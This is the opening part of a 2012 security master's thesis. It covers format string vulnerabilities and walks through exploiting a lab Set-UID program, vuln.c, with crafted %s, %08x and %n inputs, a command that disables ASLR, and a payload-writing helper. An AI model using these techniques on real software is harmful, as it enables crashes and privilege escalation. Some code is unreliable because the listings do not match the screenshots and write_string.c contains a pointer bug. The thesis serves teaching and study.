University of Piraeus
Department of Digital Systems
M.Sc. in Techno-economic Management & Security of Digital Systems

Master Thesis:
Advanced Persistent Threats
(Format String, Structured Exception Handler & Race Condition vulnerabilities)

Leonardos Sotirios (MTE 1053)

Supervisor Professor:

Dr. Xenakis Christos

Piraeus December 2012

Abstract

Purpose of the present thesis is to investigate common, but also, dangerous vulnerabilities that pose a threat to computer systems. These vulnerabilities occur, mainly, due to the absence of the development of secure programming source code. While these can easily be avoided by an attentive programmer, many programs still contain these kinds of vulnerabilities. In this document there will be described three different types of vulnerability exploits and will then be explained, with examples, how can be used in order to exploit the vulnerable systems.

The author,
Leonardos Sotirios

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Contents

1 Introduction 7
2 Format String Vulnerabilities 7
2.1 Stack memory and format strings 8
2.2 Crash the program 9
2.3 Viewing the Stack Memory 10
2.4 Pinpointing memory at any location 10
2.5 Writing an integer in any location in the process memory 12
3 Attacking the vulnerable program vuln.c 12
3.1 First task: Exploit the vulnerability 13
3.2 Second task: Memory Randomization 17
4 Dtors format string vulnerability 21
4.1 Exploiting a vulnerable program 25
5 Structured Exception Handling Vulnerabilities 32
5.1 Stack Memory including SEH 32
5.2 Exploiting the SEH mechanism 35
5.3 SEH based exploitation of BigAnt Server application 36
5.3.1 Attaching BigAnt Server to OllyDbg 37
5.3.2 Launching the attack 39
5.3.3 Suitable SEH Overwrite Address 43
5.3.4 SEH overwrite Offset 46
5.3.5 Acquiring CPU control 50
5.3.6 Exceeding the Four Byte drawback 51
5.3.7 Adding the shellcode 53
5.3.8 Screening off the extra bad characters 56
5.3.9 Additional bad characters 59
5.3.10 Adding the new shellcode 64
6 Race Condition Vulnerability 65
7 Race Condition in UNIX-based systems 66
7.1 Security issues with shared directories in Unix-like systems 67
7.2 Exploiting a Race Condition vulnerability 68
8 Race Condition vulnerability on Windows OSs 78
8.1 Race condition against Emsisoft Anti-Malware 78
8.2 Generating the Attack 79
9 Conclusion 87
10 Bibliography 88

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Figures

Table 1: Format Parameters 8
Picture 1: Program's Stack Memory 8
Picture 2: Print out the contents at the address 0x1c34c08 11
Picture 3: Normal execution of vuln.c 14
Picture 4: Crashing the program 14
Picture 5: Display of the stack memory program 15
Picture 6: Display of the secret[1]'s secret value 15
Picture 7: Change of the secret[1]'s secret value 16
Picture 8: Input of new secret value for secret[1] 16
Picture 9: Input of new secret value for secret[0] 17
Picture 10: Deactivation of memory randomization 18
Picture 11: Execution of write_string.c 19
Picture 12: Viewing the contents of mystring file 19
Picture 13: Hexdump of mystring file 20
Picture 14: Successful attack on the vuln2.c program 21
Picture 15: Compilation ad execution of destructor.c program 22
Picture 16: Finding the address of the cleanup function 23
Picture 17: Viewing the contents of .dtors section 24
Picture 18: Verify that the .dtors section is writable 24
Picture 19: Compilation of vuln_prog.c 25
Picture 20: Normal execution of vuln_prog.c 26
Picture 21: Examining the stack memory using the parameter %x 26
Picture 22: Examining the stack memory using the parameter %08x 26
Picture 23: Using grep command to isolate DTOR-END & DTOR-LIST 27
Picture 24: Using the odjbump command on vuln_prog.c 27
Picture 25: Extracting shell.bin that contains the shellcode 28
Picture 26: Using Ghex to view the hex dump of shell.bin 28
Picture 27: Putting shellcode in an environmental variable 29
Picture 28: Finding the address of the shellcode 30
Picture 29: Finding offsets using short writes 31
Picture 30: Inserting the complete format string to exploit vuln_pro.c 31
Picture 31: Acquiring root privileges 31
Picture 32: SEH stack memory 33
Picture 33: SEH chain components 34
Picture 34: Exploiting the SEH mechanism 36
Picture 35: Interface of BigAnt Server 38
Picture 36: Select a process to attach window 38
Picture 37: USV packet request viewed with Wireshark 39

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Picture 38: Using Netcat to listen remote port 6660 ... 40
Picture39: Execution of USV.py ... 40
Picture 40: Viewing USV's data stream through Wireshark ... 41
Picture 41: Viewing EIP's memory address with OllyDbg ... 41
Picture 42: Viewing SEH chain with OllyDbg ... 42
Picture 43: EIP pointing to arbitrary data ... 42
Picture 44: Viewing Executable modules window of OllyDbg ... 44
Picture 45: Using msfpescan to check if SEH exist on vbajet32.dll ... 44
Picture 46: Using to check if DllCharacteristics flag exists ... 45
Picture 47: Viewing Sequence of Commands option in OllyDbg ... 45
Picture 48: Sequence of commands window in OllyDbg ... 46
Picture 49: Viewing the address of POP, POP, RETURN instruction ... 46
Picture 50: Using pattern_create.rb ... 47
Picture 51: Overwriting the SEH value ... 48
Picture 52: Viewing the pattern placed in registers ... 48
Picture 53: Using the pattern_offset.rb to see where the overwrite happens ... 49
Picture 54: SEH chain pointing in arbitrary data ... 49
Picture 55: Placing a breakpoint on SEH overwrite address ... 50
Picture 56: Access violation error on SEH chain ... 51
Picture 57: Activation of SEH ... 51
Picture 58: Reaching the position of the buffer ... 51
Picture 59: Seeing the structure of the buffer ... 52
Picture 60: Constructing the shellcode ... 54
Picture 61: SEH pointing to NOPs ... 55
Picture 62: Execution of gen_code.pl to avoid bad characters ... 57
Picture 63: Overwritten SEH chain with the expected address ... 57
Picture 64: SEH pointing to NOPs ... 58
Picture 65: Re-executing gen_code.pl discarding \x20 bad characters ... 59
Picture 66: Following address's memory dump ... 60
Picture 67: Copying characters ... 61
Picture 68: Contents of binary_copy.txt ... 61
Picture 69: Execution of mem_compar.pl ... 63
Picture 70: Execution of mem_compar.pl comparing shell & binary_copy files ... 63
Picture 71: New shellcode with encoded all the bad characters ... 64
Picture 72: Listening on port 443 ... 65
Picture 73: Obtaining root shell on vulnerable OS ... 65
Picture 74: root user ... 70
Picture 75: Ubuntu8 user ... 70
Picture 76: rc_vuln.c compilation ... 70
Picture 77: Default privileges of rc_vuln.c ... 71

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Picture 78: Changing user & group privileges 71
Picture 79: The program becomes Set-UID 72
Picture 80: Creation of encrypted password with Perl script 72
Picture 81: Encrypted password with MD5 plus “salt” 73
Picture 82: Ubuntu password encryption 73
Picture 83: Original contents of /etc/passwd file 73
Picture 84: Symbolic links between /etc/passwd & /tmp/XYZ 74
Picture 85: Execution of run.sh 75
Picture 86: Execution of attack.sh 76
Picture 87: Successful Rogue user registration in /etc/passwd file 77
Picture 88: Obtaining root privileges 77
Picture 89: Up to date Emsisoft anti-malware program 80
Picture 90: Metasploit’s msfconsole 80
Picture 91: Creation of msd.doc file 81
Picture 92: use exploit/multi/handler 82
Picture 93: set PAYLOAD windows/meterpreter/reverse_tcp 82
Picture 94: set LHOST 192.168.233.146 82
Picture 95: set InitialAutoRunScript migrate -f 82
Picture 96: show options 83
Picture 97: exploit –j 83
Picture 98: Folder in thumbnails view 84
Picture 99: Triggering of the exploit 84
Picture 100: Viewing remotely the vulnerable program’s processes 85
Picture 101: Obtaining root shell of the remote vulnerable system 86
Picture 102: Viewing files of the remote vulnerable system using dir command 86
Picture 103: Terminating remotely PID 864 86
Picture 104: Unexpected system shutdown 87

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

1 Introduction

In this thesis are analyzed three types of system vulnerabilities that affect both UNIX-based and Windows-based operation systems. These vulnerabilities affect these systems in a way that a potential attacker can exploit them in order to acquire elevated privileges or to execute remote code. The first types of vulnerabilities are called Format String Vulnerabilities and are common in executables written in C programming language. They usually affect UNIX-based operation systems, and can cause substantial damage. The next types are called Structure Exception Handlers (SEH) Vulnerabilities, affecting only Microsoft-based operation systems. Taking advantage of this vulnerability, an attacker can execute code remotely in order to bypass this protection mechanism and login to the vulnerable system. The third and last types of vulnerabilities are called Race Condition Vulnerabilities. These types of vulnerabilities occur due to the time-of-check-to-time-of-use bug which is caused in a software system during the control check of an object and the usage of that checked object. An attacker can take advantage of this vulnerability in order to "race" the normal program execution and apply his own piece of malicious code. From this attack are affected both UNIX-based and Windows-based operation systems. This document examines these three different types of vulnerabilities, describing the theoretical background of each of them and presents attack scenarios for each type of vulnerable operation system.

2 Format String Vulnerabilities

Format string vulnerabilities or uncontrolled format strings, are a type of software vulnerabilities and can be used in security exploits. Prior to their discovery, around the year 1999, they were thought as harmless piece of code, but after that period there were developed format string exploits that were used to crash a program or to execute arbitrary code. [1]

The format string vulnerability problem lays to the fact that it is used uncontrolled input as the format string parameter in some functions in C, like `printf()`. But what is a format string? A typical format string in C using the `printf()` function is as follows:

```
printf("Show age: %d\n", 56);
```

This function prints the string "Show age:" followed by the parameter "%d", which is replaced by the number 56 in the output. Besides the "%d" parameter in C there are a number of other format parameters. These parameters are shown in the following table. [2]

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Format Parameter	Output	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	Number of bytes written so far, (* int)	reference


Table 1: Format Parameters

2.1 Stack memory and format strings

The format string is responsible of controlling how the format function behaves. The format function recovers the requested parameters by the format string from the stack memory. To analyze that operation the following function is used.

```
printf("the value of z is %d, the value of y is %d, and z is in
address: %08x\n", x, y &z);
```

The stack of the above function looks as follows in Picture 1:



Picture 1: Program's Stack Memory

Examining, now, a case where there is a discrepancy among the format string and the arguments. As before, there is the previous example of the `printf()` function asking for three arguments with the difference that the program is providing only two.

```
printf("the value of z is %d, the value of y is %d, and z is in
address: %08x\n", x, y);
```

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Because the `printf()` function is defined as a function with a length of variables that vary, examining the number of the arguments it finds them to be correct, no matter that the last argument is missing. So a compiler in order to find this discrepancy must be able to understand how the function is working and what the concept of the format string is. But this is rarely the case. In many cases the format string is not a constant string and it is generated during the execution of the program, preventing the compiler to locate the discrepancy.

Now, the `printf()` itself, draws the arguments from the stack memory. In the case where the format string requires three arguments, it will draw three data items from the stack memory, but if the stack has not a predefined boundary the `printf()` function cannot know that the number of the arguments provided to it can be depleted. From the moment that there is no such boundary the `printf()` function will continue to draw data that should not. These above two discontinuities lead to format string vulnerabilities, analyzed below. [2]

2.2 Crash the program

One type of format string vulnerability is for an attacker to cause a program crash. This type of attack can be useful for example in a network attack where it causes the service to be unresponsive like a DNS spoofing[1] attack. Another interesting use of this attack is applied in UNIX-like operation systems where illegal pointer accesses are captured by the system's kernel causing the program to send a segmentation fault error[2] (SIGSEGV). In normal circumstances the program is terminated and performs memory dump. But with the exploitation of the format string vulnerabilities an attacker can initialize an invalid pointer access with the usage of the following format string:

```
printf("%s%s%s%s%s%s%s");
```

The format parameter `%s` displays memory from an address of the stack in which are stored additional data. This heightens the chances for an attacker to read from an illegal address, which is not mapped. [2]

[1] DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) name server's cache database, causing the name server to return an incorrect IP address, diverting traffic to another computer.
[2] A segmentation fault, bus error or access violation is generally an attempt to access memory that the CPU cannot physically address.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

2.3 Viewing the Stack Memory

With the following format string it is possible for an attacker to view parts of the stack memory:

```
printf("%08x%08x%08x%08x%08x\n");
```

This tells the `printf()` function to retrieve five parameters from the stack memory and present them as 8-digit hexadecimal numbers with the appropriate padding where is needed. A hypothetical representation is demonstrated as follows:

```
05540001 08016c12 00000012 bffff1ac 0811adc1
```

This representation is a partial dump of the stack memory. Bearing in mind the size of the format string buffer and the size of the output buffer, there can be dumped large portions of the memory that the program uses and in some cases can be dumped the hole stack memory. This technique provides information about the program's execution flow and its functions, helping a potential attacker to find the appropriate offsets in order to launch a successful attack. [2]

2.4 Pinpointing memory at any location

Another property of the vulnerabilities is that the attacker can view different memory locations besides the stack memory. In order to achieve that, the function must be supplied with an address provided from the attacker. However it is not possible to change the code of the program but only to supply the format string. If it is used the `printf(%s)` without a specified memory address, the target address will be anyway acquired by the `printf()` alone. So, the function preserves an initial stack pointer identifying the parameters location in the stack. It is worth mentioned that the usual place of the format string is in the stack. If it is possible for the target address to be encoded inside the format string, it will be placed in the stack. To demonstrate this, it follows the next code example where the format string is stored in a buffer located in the stack.

```
int main(int argc, char *argv[])
{
   char user_input[500];
   ... ... /* some variable definitions and statements */
   scanf("%s", user_input); /* string input from user */
   printf(user_input); /* vulnerable part */
   return 0;
}
```


ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

By forcing the `printf()`to obtain the address from the format string, positioned also on the stack, the attacker can control the address, as it is shown as follows.

```
printf("\x1c\x03\x4c\x08 %x%x%x%x%s");
```

The `\x1c\x03\x4c\x08` is the 4-byte target address. In C the `\x1c` in a string is perceived by the compiler in a way that instructs it to put a hexadecimal value `0x1c` in the current position, occupying a byte. If the character `/x` is not used an only the `'1c'` value is left in the string the characters `'1'` and `'c'` will be stored separately as ASCII values and not as hexadecimals. Their values in ASCII are 49 and 99. The format parameter `%x` causes the stack pointer to move to the position that the format string is stored in the stack. If the attacker gives the following input to the program, that is how the attack works:

user input: `"\x1c\x03\x4c\x08 %x%x%x%x%s"`



Picture 2: Print out the contents at the address 0x1c34c08

The four `%x` are used to move the pointer of the `printf()` to the address of the stored format string. When the pointer reaches the format parameter `%s` it will cause the `printf()` to print out the contents of the memory address `0x1c34c08`. These contents will be considered from the `printf()` function as strings that prints them out until they reach to an end. The gap in the stack between the address of the input and the given address to the `printf()` function is not intended for the `printf()`,

nevertheless due to the format string vulnerability that gap in the stack is considered by the `printf()` as arguments matching the `%x` in the format string. The challenge to the attacker is to determine the offset between his data input and the address that is given to the `printf()` function. This distance determines how many `%x` format parameters will be used before the final `%s` parameter. [2]

2.5 Writing an integer in any location in the process memory

Utilizing the `%n` format parameter in the following piece of C code, used to store the number of the characters written so far in an integer indicated by the corresponding argument, an attacker can cause the `printf()` to write 9 integers in a variable named `'i'`.

```
int i;
printf ("123456789%n", &i);
```

Following the same procedure, the attacker can cause the `printf()` to write an integer in any location. The only change is that the format parameter `%n` is replaced with the `%s` and the contents of the address `0x1c34c08` can be overwritten.

With the exploitation of this vulnerability an attacker can overwrite flags that control access privileges of a program or overwrite return addresses on the stack and stack pointers. But the input value is determined by the number of characters printed before the `%n` parameter is reached. In order for the attacker to write arbitrary integer values he must use dummy output characters for padding. For instance, if he intent to input a value of 100 he must use 100 dummy characters for padding. [2]

3 Attacking the vulnerable program vuln.c

Prerequisites:

Operation System: Ubuntu 11.10 32-bit
Software: GNU Compiler Collection (GCC), Ghex Hexadecimal Editor

In the following vulnerable program named vuln.c, which takes user input and has elevated privileges (Set-UID[3]). It has a format string vulnerability in the `printf()` function when it calls on the user inputs. This is the program's exploitable part. The program has two secret values stored in its memory, `0x44` and `0x55`, respectively. These are the values that a potential attacker wants to acquire and if possible, modify.

[3] Set-UID is a UNIX access rights flag that allow users to run an executable with the permissions of the executable's owner or group respectively and to change behavior in directories.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Due to the fact that the program has elevated privileges (Set-UID), the attacker can only read and execute it thus there is no possibility to alter the code. From the printout of the source code, it is easy for the attacker to find out that `secret[0]` and `secret[1]` are located in the heap memory. Also the address of the first secret is in the stack because the variable secret is allocated in the stack. So, if we wants to overwrite `secret[0]`, its address is already in the stack. Nevertheless, although `secret[1]` is just right after `secret[0]`, its address is not available on the stack. This poses a major challenge for the format string exploit, which needs to have the exact address right on the stack in order to read or write to that address. The program's source code is demonstrated below. [3]

```
/* vuln.c */
#define SECRET1 0x44
#define SECRET2 0x55
int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int int_input;
  int a, b, c, d; /* other variables, not used here.*/
  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));
  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;
  printf("The  variable  secret's  address  is  0x%8x  (on  stack)\n",
  &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n", secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */
  /* Vulnerable place */
  printf(user_input);
  printf("\n");
  /* Verify whether your attack is successful */
  printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
  printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
  return 0;
}
```

3.1 First task: Exploit the vulnerability

Initially the program is executed normally and asks the user to give two input values, one decimal (1546) and one string (abcd), as it is shown in Picture 3.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfd110a0 (on stack)
The variable secret's value is 0x 9e98008 (on heap)
secret[0]'s address is 0x 9e98008 (on heap)
secret[1]'s address is 0x 9e9800c (on heap)
Please enter a decimal integer
1546
Please enter a string
abcd
abcd
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 3: Normal execution of vuln.c

As a next step the attacker attempts to crash the program using the format parameter `%s`, as it was previously described, in the string input of the program. This is demonstrated in the following picture.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfc779b0 (on stack)
The variable secret's value is 0x 9990008 (on heap)
secret[0]'s address is 0x 9990008 (on heap)
secret[1]'s address is 0x 999000c (on heap)
Please enter a decimal integer
123
Please enter a string
%s.%s.%s.%s.%s.%s
Segmentation fault
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 4: Crashing the program

From trial and error it is determined that the number of `%s` parameters used is six in order to result a Segmentation Fault. This is the indication that the program has crashed.

Thereafter, the attacker attempts to make the program to display its stack memory. In the field that requires the input of a string it is inserted the parameter `%08x` enough times. The `%08x` parameter presents the memory locations as 8-digit hexadecimal numbers with the appropriate padding where is needed, as described previously. It is also observed that the decimal value '123' that was inserted in the 'decimal integer' field is represented in its hexadecimal form as `0x0000007b` positioned ninth, as it is illustrated in the following picture, after the execution of the program.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfac9e70 (on stack)
The variable secret's value is 0x 9214008 (on heap)
secret[0]'s address is 0x 9214008 (on heap)
secret[1]'s address is 0x 921400c (on heap)
Please enter a decimal integer
123
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
bfac9e78.bfac9edc.00d34a74.00000000.b7894b48.00000001.bfac9f84.09214008.0000007b
.78383025.3830252e.30252e78.252e7838
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 5: Display of the stack memory program

Next, the attacker attempts to display the hidden value `secret[1]`. The first thing he must do is to type the heap address of `secret[1]` in the field that asks the input of an integer. That address is the `0x09fa100c` as it is shown in the following picture, but because the input must be in decimal and not in hexadecimal format, the address is converted in decimal form which is the number `167383052`. Then in the string input field, the ninth format parameter, `%08x`, is replaced with the `%s` parameter, namely a position next from the memory address of the `secret[0]`, which in this case is the `0x09fa1008`. Thus, after the execution of the program, in that place is displayed the letter U, which is the value of `secret[1]`. The U value is an ASCII character and in the hexadecimal format is the number `0x55`, which is the secret value of `secret[1]`.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfed2680 (on stack)
The variable secret's value is 0x 9fa1008 (on heap)
secret[0]'s address is 0x 9fa1008 (on heap)
secret[1]'s address is 0x 9fa100c (on heap)
Please enter a decimal integer
167383052
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s.%08x.%08x.%08x
bfed2688.bfed26ec.00963a74.00000000.b7776b48.00000001.bfed2794.09fa1008.U.78383025.
3830252e.30252e78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 6: Display of the secret[1]'s secret value

After the secret value is discovered, the attacker needs to rerun the program but this time to replace the `%s` parameter with the `%n` parameter. This format parameter displays the number of the bytes that are written up to it. In this case are 48 bytes and as a result is displayed as a new secret value of the `secret[1]`.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfcb7dc0 (on stack)
The variable secret's value is 0x 8489008 (on heap)
secret[0]'s address is 0x 8489008 (on heap)
secret[1]'s address is 0x 848900c (on heap)
Please enter a decimal integer
138973196
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n.%08x.%08x.%08x
bfcb7dc8.bfcb7e2c.002eda74.00000000.b7827b48.00000001.bfcb7ed4.08489008..78383025.3
830252e.30252e78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 --0x48
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 7: Change of the secret[1]'s secret value

So the first goal of the attacker is achieved by changing this value. Moving on, the attacker now can exploit this feature in order to try and insert another value to `secret[1]`. In order to do that, the following procedure is followed. Suppose that the attacker wants to replace the initial secret value, which is the `0x55`, with the `0x123`. Primarily the value `0x123` is converted to the decimal format, namely in the number 291. From that number, subtract the number 63 which is the number of bytes in the `%08x` sequence of parameters and when the program is executed once more, it appears the memory location that is stored, in this case the address `0xbfd79388` plus the period from the initial input, which consists of nine characters. Therefore, 9 * 7 = 63, memory locations. Now, by subtracting from the attackers value the previous number raises the following result, 291-63=228. Thus, the parameter `%n` is replaced with the crafted parameter `228u%n` in order to replace the initial secret value, as it is shown in the following picture. By using a dummy parameter `'%nu'` the attacker is able to control the counter written by `%n`, at least a bit. In this case the counter is changed by 228 bits. In this way the attacker manages to alter the secret value of `secret[1]` at his will without manipulating the program's code.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfd79380 (on stack)
The variable secret's value is 0x 9478008 (on heap)
secret[0]'s address is 0x 9478008 (on heap)
secret[1]'s address is 0x 947800c (on heap)
Please enter a decimal integer
155680780
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%.228u%n.%08x.%08x.%08x
bfd79388.bfd793ec.00355a74.00000000.b7893b48.00000001.bfd79494.000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000155680776.78383025.3830252e.30252e78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 --0x123
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 8: Input of new secret value for secret[1]

With the similar exploitation technique, the attacker can alter also the secret value of `secret[0]`. All he has to do is to type in the 'enter decimal integer' field, as before, the address of `secret[0]` converted from hexadecimal format to decimal, in this case the number 152604680. Next in the 'enter a string' field he enters the same format string as in `secret[1]` example. As a result he manages to alter the secret value of `secret[0]`, as it is shown in the following picture.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln
The variable secret's address is 0xbfb63120 (on stack)
The variable secret's value is 0x 9189008 (on heap)
secret[0]'s address is 0x 9189008 (on heap)
secret[1]'s address is 0x 918900c (on heap)
Please enter a decimal integer
152604680
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%.228u%n.%08x.%08x.%08x.%08x.%08x.
bfb63128.bfb6318c.00e22a74.00000000.b77dbb48.00000001.bfb63234.00000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000152604680.78383025.3830252e.30252e78.2
52e7838.2e783830.
The original secrets: 0x44 -- 0x55
The new secrets: 0x123 -- 0x55
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 9: Input of new secret value for secret[0]

3.2 Second task: Memory Randomization

The source code of the previous program, named vuln.c had a `scanf()` statement that was taking input from the user. Assuming that this statement was missing, namely the program does not ask from the user to enter an integer, thus the attack becomes more difficult for those operating systems that have implemented address randomization. In this case the OS is Ubuntu 11.10 32-bit and by default implements this feature in its kernel, named ASLR or Address Space Layout Randomization. Its function is to randomly arrange the positions of key data areas, usually including the base of the executable and position of libraries, heap, and stack, in a process's address space. This means that attacks like buffer overflows or format strings are prevented. For demonstration reasons this feature is deactivated in order to execute a format string attack. The command that deactivates the ASLR is the following, (is executed only with root privileges):

```
blackniaou@ubuntu: ~
blackniaou@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for blackniaou:
kernel.randomize_va_space = 0
blackniaou@ubuntu:~$
```

Picture 10: Deactivation of memory randomization

Usually, `scanf()` is going to pause for the user to type inputs. Sometimes, the user wants the program to take a number `0x05` (not the character 5). Unfortunately, when 5 is typed at the input, `scanf()` actually takes in the ASCII value of 5, which is `0x35`, rather than `0x05`. The challenge is that in ASCII, `0x05` is not a character that the user can type, so there is no way he can type in this value. One way to solve this problem is the usage of a file. It is easy to write a C program that stores `0x05` to a file called mystring, then the vulnerable program named vuln2.c is executed with its input being redirected to mystring; namely, `./vuln2 < mystring`. This way, `scanf()` will take its input from the file mystring, instead of from the keyboard. Special attention must be paid to some special numbers, such as `0x0A` (newline), `0x0C` (form feed), `0x0D` (return), and `0x20` (space). These are considered by `scanf()` as separators, and will stop reading anything after these special characters if there is only one `%s` in `scanf()`. If one of these special numbers is in the address, there must be found ways to get around this. To simplify the task, if the secret's address happen to have those special numbers in it, another malloc statement can be added before the memory allocation for `sec[1]`. This extra malloc can cause the address of secret values to change. If it is given an appropriate value to the malloc, a lucky situation can be created, where the addresses of secret do not contain those special numbers. The following program writes a format string into a file called mystring. The first four bytes consist of an arbitrary number that is putted in this format string, followed by the rest of format string that is typed in from the keyboard.

```
/*write_string.c */

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
int main()
{
  char buf[1000];
  int fp, size;
  unsigned int *address;
  /* Putting any number at the beginning of the format string */
  address = (unsigned int *) buf;
  address = 0x804b01c; /* The address of sec[1] */
```

```
  /* Getting the rest of the format string */
  scanf("%s", buf+4);
  size = strlen(buf+4) + 4;
  printf("The string length is %d\n", size);
  /* Writing buf to "mystring" */
  fp = open("mystring",O_RDWR|O_CREAT|O_TRUNC,S_IRUSR|S_IWUSR);
  if (fp != -1) {
  write(fp, buf, size);
  close(fp);
  }else
   {
     printf("Open failed!\n");
   }
}
```

In the above source code marked in yellow is where the address of `sec[1]` is placed. During the execution of the program is entered the preferred format string, in order to be used for the attack against the vuln2.c, and it is written in the file called mystring, as it is illustrated in the following two pictures.

```
blackniaou@ubuntu: ~/Desktop/diploma
